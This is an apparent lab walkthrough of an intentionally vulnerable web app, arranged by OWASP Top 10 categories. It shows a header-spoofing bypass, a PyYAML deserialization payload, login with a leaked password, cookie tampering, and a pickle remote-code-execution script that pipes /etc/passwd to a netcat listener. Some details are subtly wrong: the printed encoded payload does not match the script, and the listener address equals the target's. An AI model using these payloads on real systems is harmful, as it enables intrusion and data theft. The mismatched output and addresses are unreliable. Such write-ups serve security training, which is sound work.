
when we try to see the secret key it says we can not since we are not coming from `admin.localhost:8000` .




we can try to add a `XHost` header in burp to bypass this restriction.

click on secret key and intercept the request in burp and add the XHost header as shown below

```
X-Host: admin.localhost:8000
```




Now we can see the secret api key



A06:2021-Vulnerable and Outdated Components

If we visit http://192.168.0.108:8000/upload which can be found via gobuster easily we see a YAML to JSON Converter with a baner that it uses pyyaml 5.1




A simple google search reveals that the version of pyyaml is vulnerable to remote code execution.

we can make a file as given below and save it as exploit.yml

```
!!python/object/apply:subprocess.Popen
- whoami
```

Once we do that we can upload and see the output.

In this the output of whoami is returning a python subprocess object which can be crawled back and seen in clear text.




Here is your output:

```
<subprocess.Popen object at 0x7f39e32c8bd0>
```

A07:2021-Identification and Authentication Failures


if we visit http://192.168.0.108:8000/super_admin we can see that its asking for password given from the week credential exercise or miss-configured logs exercise we have the user jacks username and password we can try to login through his credentials `jack:jacktheripper`



Please Provide Credentials


we logged in successfully but we are not an admin and we do not see any changes in the webpage as-side from the message welcome jack.

if we inspect the cookies in the browser we can see admin cookie is set to 0.




We can now change the cookie to 1 and refresh the page we are now logged out.

but at the bottom of the page we can see the credit card number for the super admin




A08:2021-Software and Data Integrity Failures


On gobusting the website we can also find that there is http://192.168.0.108:8000/admin/dashboard route visiting the secret route we find that this page is only accessible by the admin.



there is nothing else on the page but inspecting the cookies we find a new cookie named token



It appears to be a base64 decode. We copy that and try to decode it.




It appears to be binary data where the strings `introduction.view` and `Testuser` can be observed, while the latter is our current username. It is possible that this is a serialized python pickle, which is used to convert objects to bytes for storage and transmission.

Let's try deserializing it in order to confirm it.

```
import pickle
from base64 import b64decode
```

```
print(pickle.loads(b64decode(b'gANjaW50cm9kdWN0aW9uLnZpZXdzClRlc3RVc2VyCnEAKYFxAX1xAlg
FAAAAYWRtaW5xA0sAc2Iu')))
```


The snippet above decodes the data and then deserializes it. we get an error looks like its trying to import introduction that we dont have in our files.




We can now make a payload.

```
import pickle
from base64 import b64encode

cmd = "nc 192.168.0.108 4444 < /etc/passwd"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(cmd, ))

print(b64encode(pickle.dumps(PickleRce())).decode())
```


Running the script will return the encoded pickle as `gASVEgAAAAAAAAB9lIwEdXNlcpSMBHRlc3SUcy4=`. Switch the page and replace the cookie in through Devtools.



replace the token cookie.




now we open a netcat listener on our kali machine for netcat to send /etc/passwd dump at our box.




A09:2021-Security Logging and Monitoring Failures


Another interesting route we found during gobuster is /logs if we visit that route we see we can not access this page.



